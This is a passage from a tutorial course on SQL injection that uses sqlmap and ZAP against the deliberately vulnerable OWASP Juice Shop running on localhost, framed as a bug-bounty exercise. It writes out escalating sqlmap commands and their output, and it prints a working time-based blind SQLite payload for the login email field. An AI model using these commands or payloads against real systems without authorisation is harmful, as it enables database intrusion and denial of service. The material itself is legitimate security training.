info: Required file vendor-es2018.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```


If the `docker run` command doesn't work, try running this first (otherwise you can skip):

```
docker pull bkimminich/juice-shop
```

...and then re-run the `docker run` command from above.

We can now navigate to <http://localhost:3000/#/> and the home page of the OWASP Juice Shop should pull up!

```
(kali㉿kali)-[~]  
$ docker run --rm -p 3000:3000 bkimminich/juice-shop  
  
> juice-shop@12.8.1 start /juice-shop  
> node build/app  
  
info: All dependencies in ./package.json are satisfied (OK)  
info: Chatbot training data botDefaultTrainingData.json validated (OK)  
info: Detected Node.js version v12.22.4 (OK)  
info: Detected OS linux (OK)  
info: Detected CPU x64 (OK)  
info: Configuration default validated (OK)  
info: Required file server.js is present (OK)  
info: Required file index.html is present (OK)  
info: Required file main-es2018.js is present (OK)  
info: Required file styles.css is present (OK)  
info: Required file tutorial-es2018.js is present (OK)  
info: Required file polyfills-es2018.js is present (OK)  
info: Required file runtime-es2018.js is present (OK)  
info: Required file vendor-es2018.js is present (OK)  
info: Required file main-es5.js is present (OK)  
info: Required file tutorial-es5.js is present (OK)  
info: Required file polyfills-es5.js is present (OK)  
info: Required file runtime-es5.js is present (OK)  
info: Required file vendor-es5.js is present (OK)  
info: Port 3000 is available (OK)  
info: Server listening on port 3000  
□
```



Information Gathering

Now that our application is running, let's treat it as if it were a real application as part of a bug bounty program.

The first step would be to gather as much information about our target as application as possible, within the scope of our engagement. Most of the time, public bounty programs will restrict things such as:

- Denial of Service (DoS) attacks
- Negatively impacting customers, modifying or accessing private data in any way
- Defining specific domains that are in scope, which will only be localhost:3000 for this section

With this scope and these restrictions in place, we already know a few things right away:

- We need to limit the number of requests as much as we can to avoid causing a denial of service attack
- We need to avoid using `--risk` levels higher than 2 to avoid potentially causing damage by modifying data
- We'll want to make sure that we set our scope to only be localhost:3000

To gather useful information, I want to answer a few questions before I even touch sqlmap:

- What tech is powering the app?
 - Engineering blog posts
 - Engineering tweets
 - We can use browser extensions
 - We can use scanning tools
 - Etc...
- What are some interesting endpoints that might be communicating with a database?
 - Manual browsing
 - Basic crawlers

Researching the target's tech stack

Answering the first question of "what tech is powering the app" is usually fairly easy to figure out, even if the application is not publicly disclosing that information through its code or responses, especially if it's a larger organization. For example, a simple Google search gives us what we're looking for right away in a lot of cases:

```
what tech is the owasp juice shop
```

Juice Shop is written in Node. js, Express and Angular. It was the first application written entirely in JavaScript listed in the OWASP VWA Directory. The application contains a vast number of hacking challenges of varying difficulty where the user is supposed to exploit the underlying vulnerabilities. - <https://owasp.org/www-project-juice-shop/>

Of course — you might say — that's a lot easier because this is a sample app! They would share that info publicly!

True, but let's see a few more examples:

```
what database is etsy using
```

This article: <https://www.infoq.com/news/2019/08/Introductio-Structured-Data-Etsy/> links to Etsy's engineering blog: <https://codeascraft.com/2019/07/31/an-introduction-to-structured-data-at-etsy/>

If we then navigate to the home page of this blog, we'll see a first article that describes their deployment process: <https://codeascraft.com/>

Many organizations have blogs like these, and spending a little bit of time scanning through the latest articles will reveal a lot of information about the technology they use, as well as their development processes. This is invaluable information!

Another place you can check is on social media, like on LinkedIn or Twitter. Search for some of the engineers that work on the application, and I can almost guarantee you that their feeds will provide hints as to what technology they use,

because they'll be sharing tips, they'll be complaining about spending hours trying to figure out how MySQL xyz topic works, or how the latest update broke something, etc...


A short time investment like that can make a huge difference, especially if you're stuck.

Of course, there are also extensions and tools like [Wappalyzer](#) that can give you a lot of information. It's not always 100% accurate or it might be missing some obvious information, but it can give a good starting point.

Alright, so we know that the Juice Shop is written in Node.js, Express, and Angular. If we kept digging and searching, we'd eventually find that it's also using SQLite as its database. However, let's pretend like I didn't tell you that, and let's see how we can fingerprint the database with sqlmap to find that information in just a bit.

Finding a potentially vulnerable endpoint

Next, let's look for some potentially vulnerable endpoints. To do that, let's turn to our trusted proxy tool. I'll be using ZAP which will be already installed if you're using the same environment from earlier in the course. Otherwise you can always download it or use Burp if you'd prefer.



As ZAP opens, it may ask you to update plugins. Feel free to do that and close the window as it will continue to update in the background.

Then, it will ask if we want to persist the session. This is entirely up to you, but I recommend it if you plan on going through this section over the course of multiple days instead of all at once, that way you don't lose progress.

Once ZAP is up and running, go back to your browser window. Open up settings:

- Click on the hamburger menu
- Click on Preferences
- Either scroll all the way down
- Or search for "Network Settings" and open up the "Settings..."

The default will show "No proxy", but we want to change that to "Manual proxy configuration." Set the "HTTP Proxy" to `localhost` and "Port" `8080`. Check the box that says `Also use this proxy for FTP and HTTPS`.

The next step depends on if you already did this earlier in the course or not:

We need to tell Firefox that it's OK to proxy localhost requests by opening up a new tab and typing `about:config`. Then, search for `network.proxy.allow_hijacking_localhost`. Double-click the result to set it to `True`.

Make sure you undo both of these steps or at least the `Manual proxy configuration` step when you are not using ZAP, or else it will show you an error message that the connection failed when you try to browse the internet.


The last step is again only necessary if you didn't already do this earlier in the course, otherwise you don't have to do this again, but we need to import ZAP's SSL certificate so that we don't get errors when trying to access web pages. To do this, first generate a new certificate from ZAP by going to `Tools -> Options -> Dynamic SSL Certificate` and clicking on `Generate` to generate a new one. I won't do it since I already have it set up. Clicking that will open a prompt asking you to save it. Go ahead and save it in your `~/Documents`. Back in Firefox, open up your `Preferences` again, and search for `Certificates` (in the top right search bar). Click on `View Certificates` and make sure you are in the `Authorities` tab. Click

on **Import...** and import your saved certificate in **Documents**. The default name will be **owasp_zap_root_ca.cer**. Make sure you check the boxes that grant trust permissions. Click **OK**.


We're now ready to use ZAP, so go ahead and go back to the Juice Shop and refresh the page. It should all load fine if you followed the steps. If you have any issues, please reach out and I'll be glad to help!

Setting our context to stay in scope

Now that we're proxying the Juice Shop through ZAP and we refreshed the page, we should see the **http://localhost:3000** site pop up under **Sites** in ZAP.




Select it, right click → Include in Context → New Context




From there, we could include other domains if we needed to, but as the requirements stated, we only want to include this domain. Click Ok.

You will now see **http://localhost:3000** show up under **Contexts** (right above **Sites**). Select it. Look for a greyed out icon that looks like a target and click that.



The icon will turn red, and you will see all other URLs disappear. This is really practical in helping us ignore noise, and in making sure we don't look outside of scope.

We can do the same thing with the target icon right under the **History** tab (towards the bottom).



Now, as we navigate around in the Juice Shop app, we will see the different endpoints appear in our History tab, but only if they match our context.

Double-clicking one of these requests in our **History** will bring up the **Request** information in ZAP. We can also click on the **Response** tab to see what gets sent back and forth.

Feel free to navigate around for a bit and see what you find.

Once you're ready, let's navigate to the **Account** → **Login** page.

On this page, we'll see what looks like a form that is used to login to the application. Login pages need to speak to some kind of authentication database or system, so these can be great targets to start with.

Let's try to submit a dummy request to see what happens.

Back in ZAP **History**, we can see a few requests, including a **/rest/user/login 401 Unauthorized**. Opening that up, we can see a **POST** request going to that endpoint with the data we submitted:

```
{"email":"test@test.com","password":"test"}
```

As well as these headers:

```
POST http://localhost:3000/rest/user/login HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 43
Origin: https://localhost:3000
Connection: keep-alive
Referer: https://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=E30zQenePWoj4zk293aRX8KbBNYEAo9GL5q01ZDwp6JyVxgQMmr1v7npKLVy
Host: localhost:3000
```

In the **Response** tab, we see this:

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Mon, 16 Aug 2021 21:07:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Invalid email or password.
```

This is interesting information so I'll be sure to document it. Even outside of ZAP, since ZAP can get pretty busy and messy the more time we spend on this target, so I'll usually extract this information and stick it somewhere. My favorite note-taking app is Notion, but feel free to use whatever you'd like.

Poking around with sqlmap

At this point, let's pull up sqlmap and try a quick command so we can see how the application responds.

Feel free to pause here and try to craft a command on your own using what you've learned.

Personally, I'll try this:

```
python3 sqlmap.py -u 'http://localhost:3000/#/login' --level 1 --risk 1 --forms -f --banner --flush
```

I'm using the target endpoint that we see in the browser, I'm setting the `--level` and `--risk` options to 1 in order to minimize the number of requests and start from the lowest risk possible. Because we see a form on the page, I'm also using `--forms` so that I don't have to manually submit data. For my enumeration options, I'll try `-f` and `--banner` to gather information, and then I'll `--flush` my session for good measure, just in case I have anything left over from prior tests I've done.

Let's submit this (or your own request) and see what happens!

```

  _H_
  _["]_ {1.5.7.9#dev}
|_ -| . [.] | .'| . |
|_|_ [)]_|_|_|_|_|_|_|
|_|V... |_| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:20:30 /2021-08-16/

[17:20:30] [INFO] testing connection to the target URL
[17:20:30] [INFO] searching for forms
[17:20:30] [CRITICAL] there were no forms found at the given target URL

[*] ending @ 17:20:30 /2021-08-16/
```

Definitely no cigar 🚬...we get a `CRITICAL` message saying that `no forms found at the given target URL`.

If we go back to the login web page and right click → View Page Source, we'll see that everything gets dynamically injected after page load at `<app-root></app-root>` and that there is no form.

Even if I right click the login form → Inspect Element, we'll see that this isn't really a traditional form, and so sqlmap just can't really handle this properly.

That's totally OK. We're just gathering information at this point, and we've got an excellent starting point and a good challenge to solve in the next lesson.

Conclusion

So go ahead and complete this lesson, and in the next, we'll pick back up exactly where we left off, and we'll work together to figure out how to successfully use sqlmap against this login endpoint!

Finding an SQL injection vulnerability

In the prior lesson, we discovered that sqlmap can't use the `--forms` option against this login endpoint of the OWASP Juice Shop, because it's not loading as a traditional form, and so sqlmap can't scrape the page properly.

While it's a convenient option to use when it works, not having access to it is not a problem at all! Instead, we can manually submit some data.

Using —data

If we go back to the POST request in ZAP from when we tried to login, we can see that the data was formatted as:

```
{"email":"test@test.com","password":"test"}
```

So we can use this in our request:

```
python3 sqlmap.py -u 'http://localhost:3000/#/login' --data="email=test@test.com&password=test" --level 1 --risk 1 -f --banner --flush
```

It will ask us a question, and we can say either yes or no here, but the result will be the same:

```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
```

```
[17:29:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:29:42] [WARNING] POST parameter 'email' does not seem to be injectable
[17:29:42] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

None of the tested parameters appear to be injectable, so again, no cigar.

Identifying our mistake and why it's not working

If you were looking closely, however, you might have noticed that I've made a mistake. I'm using the request format data for email/password at the wrong endpoint.

Even though the web page endpoint is <https://localhost:3000/#/login>, when we submit our login request, it's going to this endpoint: <http://localhost:3000/rest/user/login>. So we're testing the wrong endpoint entirely!

Let's fix that:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 1 --risk 1 -f --banner --flush
```

Running this fixed command, we still get a **CRITICAL** message:

```
[17:33:42] [INFO] testing connection to the target URL
[17:33:42] [CRITICAL] not authorized, try to provide right HTTP authentication type and valid credentials (401). If this is intended, try to rerun by providing a valid value for option '--ignore-code'
[17:33:42] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
```

Using `--ignore-code`

Because sqlmap is seeing a **401 (Unauthorized)** response, it's giving up the first time that it sees that error. But in this case, we don't care if that's the response we get back since we already know the email/password combination aren't correct, but that's not what matters.

So this is a great use case of when we can use the option `--ignore-code 401`:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 1 --risk 1 -f --banner --flush --ignore-code 401
```

We again see this message:

```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
```

I'll say **Y** or press **Enter** for the default.

```
[17:35:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:35:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:35:57] [INFO] target URL appears to have 13 columns in query
[17:35:57] [WARNING] applying generic concatenation (CONCAT)
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
```

I'll say **Y** to this as well, but we still get a failure:

```
[17:36:41] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[17:36:42] [WARNING] POST parameter 'email' does not seem to be injectable
[17:36:42] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[17:36:42] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 58 times, 500 (Internal Server Error) - 149 times
```

So it looked like we were making progress, but then it failed. As we can see from the recommendation, it might be time to increase the **--level** and/or **--risk** options.

Of course, it also recommends using **--random-agent** and **--tamper** scripts. Those would be valid suggestions in most circumstances and as you'll see in the WAF Bypass section of this course, but because I know for a fact this application has no WAF or other security control, I'm leaving those off.

Increasing **—level** and **—risk** options

Anyway, let's try increasing the level and risk values:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 3 --risk 2 -f --banner --ignore-code 401
```

If we remember from our cheat sheets, **--risk 2** will start to add heavy time-based SQL injection queries. This *can* slow down databases or potentially take them down, but usually only for smaller sites. sqlmap also includes internal mechanisms that will try to prevent that from happening, so I feel comfortable using it in this situation. However, I do not feel comfortable going to level 3 due to the potential of adding harmful payloads, so I'll stick to 2 for now.

--level 3 adds tests for the **HTTP Cookie** header from level 2 + **HTTP User-Agent** and **HTTP Referer** headers from level 3. While this will add a large number of requests, most applications should be able to handle it.

So we try this command, we again agree to the defaults presented by sqlmap prompts, and we get this result:

```
[17:47:27] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[17:47:27] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 5352 times, 500 (Internal Server Error) - 1098 times
```

We're *still* not successful!

You'll notice that this took quite a bit more time than our other level, and that's because we're testing significantly more than we were before, and that's why the level of requests increases so much! Another reason it increases is because we did not specify a back-end DBMS, so sqlmap is having to test against all of the ones it supports until it finds indicators letting it know to focus on one DBMS.

Remember, though, that if we'd already gathered information that told us what the DBMS was, we could specify that with `--dbms`.

So at this point we have a decision to make: either we increase the `--level` again, we try more manual payloads and see if we find anything that way, or we do more research to try and identify the DBMS so that we can increase the level while reducing the number of requests significantly.

Let's pretend like I still don't know the back-end DBMS even after all of my research and manual efforts. Let's increase the level all the way to 5 and let's see what happens.

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 2 -f --banner --ignore-code 401
```

Dealing with connection reset errors

You may or may not run into an issue with this command. It depends on a few factors, but mostly on how many resources you allocated to your virtual machine. If you are working from a laptop with fewer resources, as I am right now, then you may bring down the OWASP Juice Shop environment because it gets overwhelmed by either the number or the type of requests. If I were to run this environment and command on my gaming PC, on the other hand, this wouldn't happen.

So if, after some time, you see these error messages, then follow the steps below. If you don't, then skip until "we get an interesting prompt after some time"

```
[21:22:42] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'\n[21:22:56] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)\n[21:22:56] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')\n[21:22:57] [WARNING] turning off pre-connect mechanism because of connection reset(s)\n[21:22:57] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests\n[21:22:57] [CRITICAL] connection reset to the target URL\n[21:22:57] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)\n[21:22:57] [CRITICAL] connection reset to the target URL\n[21:22:57] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)\n[21:22:58] [CRITICAL] connection reset to the target URL\n[21:22:58] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)\nthere seems to be a continuous problem with connection to the target. Are you sure that you want to continue? [y/N]
```

We can see that the connection was reset to the target URL, sqlmap lost connection, and we can even see in ZAP that it is now getting `502 Bad Gateway` error messages, which happens when the backend stops responding.

We crashed our application. This could be considered a Denial of Service attack even if it wasn't your intention. This is actually a really good example of why you need to take it slow and steady with sqlmap, instead of just dumping as much against the application as possible.

In any case, we have a few options here. Since we were running time-based blind queries, it's very likely that the container got overwhelmed by those payloads. We could use the `--technique` option to specify other techniques *instead* of time-based blind, which is not ideal, or we could try using `--time-sec` and setting it to a lower value, such as 2.

Using `--time-sec`

If you remember, the `--time-sec` option tells sqlmap how long, in seconds, the payload injection delay should be. A setting of 2 would usually not be recommended because applications can have delays in responding, which could result in false positives. However, in this case, we don't have much of a choice, so let's try it out anyway.

First, I'll need to restart the container environment, so let's go ahead and do that now. Re-run:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Then, let's go back to sqlmap and add `--time-sec=2` to our command:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 2 -f --banner --ignore-code 401 --time-sec=2
```

We get an interesting prompt after some time:

```
[17:53:52] [INFO] POST parameter 'email' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Ah ha! sqlmap detected the back-end DBMS as SQLite, and is asking if we want to skip other DBMS. Yes please!

We'll see another prompt:

```
for the remaining tests, do you want to include all tests for 'SQLite' extending provided risk (2) value? [Y/n]
```

We'll say no here as we do not want to increase the risk level.

After a little while, we get another prompt:

```
[17:55:13] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

We'll say no to this (the default).

```
sqlmap identified the following injection point(s) with a total of 4760 HTTP(s) requests:
---
Parameter: email (POST)
  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: email=test@test.com'||(SELECT CHAR(119,77,73,80) WHERE 4447=4447 AND 8456=LIKE(CHAR(65,66,67,68,69,70,71),UPPER
(Hex(RANDOMBLOB(500000000/2))))))'||&password=test
---
[17:56:06] [INFO] testing SQLite
```

```
[17:56:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
```

We see a **WARNING** telling us that it's important not to stress the network connection with time-based payloads to prevent disruptions, and it's asking us if we want sqlmap to try and optimize value(s) for DBMS delay responses with the option **--time-sec**. Let's say yes to that.

After a short time, we get our results:

```
[17:57:11] [INFO] confirming SQLite
[17:57:13] [INFO] actively fingerprinting SQLite
[17:57:16] [INFO] adjusting time delay to 2 seconds due to good response times
[17:57:16] [INFO] the back-end DBMS is SQLite
[17:57:16] [INFO] fetching banner
[17:57:16] [INFO] retrieved: 3.34.0
back-end DBMS: active fingerprint: SQLite 3
banner: '3.34.0'
[17:57:43] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 3080 times, 500 (Internal Server Error) - 1742 times
[17:57:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

sqlmap confirmed that the back-end DBMS is SQLite 3 from the banner **3.34.0** 🎉

Our active fingerprint and banner extraction was successful, and we now know what the back-end DBMS is, including its exact version number. At this point, I would typically pause there and research to see if it's the latest version, and if not, whether there are any known vulnerabilities for that version. Being able to tell an organization that it's running vulnerable software *and* has an SQL injection vulnerability is a great way of increasing the priority of your bug.

It can also help you identify weaknesses that you could potentially exploit if you needed to and if you weren't finding any other entry points. So in all, definitely something to document and keep in your notes.

Comparing the number of HTTP requests

As a side note, take a look at the number of requests we needed with this new level:

```
sqlmap identified the following injection point(s) with a total of 4760 HTTP(s) requests:
---
Parameter: email (POST)
  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: email=test@test.com'|(SELECT CHAR(119,77,73,80) WHERE 4447=4447 AND 8456=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))|'&password=test
---
401 (Unauthorized) - 3080 times, 500 (Internal Server Error) - 1742 times
```

There were 4,760 HTTP requests in total, with 3,000+ **401** responses and 1,700+ **500** responses. I'm not sure why the number of errored requests would be higher than the total number of requests, but regardless, that's a crazy high number of requests!

Just for fun, let's re-run the exact same command, but this time let's specify the DBMS, but let's also use **--batch** and **answers="extending=N"** so that we follow all defaults for the prompts except for extending the risk level:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com
&password=test" --level 5 --risk 2 -f --banner --flush --ignore-code 401 --dbms='sqlite' --answers="extending=N" --batch
```

This time, it was much faster, we saw fewer **INFO** messages, we see far fewer HTTP error codes:


```
401 (Unauthorized) - 365 times, 500 (Internal Server Error) - 116 times
```

And it tells us that it identified injection points with a total of 419 requests (that's 1/10th the number):

```
sqlmap identified the following injection point(s) with a total of 419 HTTP(s) requests:
```

So the number of requests was *significantly* cut down, which is important.

The successful SQLi payload

Congratulations! We've identified our first SQL injection vulnerability in the OWASP Juice Shop at the login endpoint, and this was our successful payload:

```
Parameter: email (POST)
Type: time-based blind
Title: SQLite > 2.0 AND time-based blind (heavy query)
Payload: email=test@test.com'||(SELECT CHAR(119,77,73,80) WHERE 4447=4447 AND 8456=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(
HEX(RANDOMBLOB(500000000/2))))))||'&password=test
```

The vulnerable parameter is the `email` param, the successful injection type is `time-based blind`, and the payload is this:

```
email=test@test.com'||(SELECT CHAR(119,77,73,80) WHERE 4447=4447 AND 8456=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLO
B(500000000/2))))))||'&password=test
```

We can even test this payload out manually via both the web page and via ZAP. Keep in mind that this is a time-based blind injection, so a successful payload should cause a noticeable time delay.

On the login page, if we try to submit:

```
test@test.com
```

```
testpassword
```

Almost right away, we'll get `Invalid email or password.`

However, if we copy/paste the payload in the email field and try to login, we'll notice a delay of a few seconds.

Same thing if we right click the request in ZAP and click on `Open/Resend with Request Editor`.

If we send the request with the same payload, we'll notice a time delay before getting `Invalid email or password`...but if we remove the payload and resend, it will be instantaneous.

```
{"email":"test@test.com","password":"dsfsdfsdfsdf"}
```

Conclusion

So we've found a vulnerable input field, we've found a vulnerable endpoint, we've successfully fingerprinted the back-end DBMS, and we've successfully crafted an sqlmap command against the OWASP Juice Shop.

Let's complete this lesson, and in the next, we'll build on top of what we've identified so far in order to extract information from the Juice Shop database.

Exploiting an SQL injection vulnerability to extract data

Welcome back!

In the prior lesson, we identified a vulnerable input field, endpoint, and a successful payload. That, by itself, is usually all bug bounty programs want. If we go back to the requirements from our scenario from a couple of lessons ago, you'll remember that the program didn't want us to modify or access any customer data.

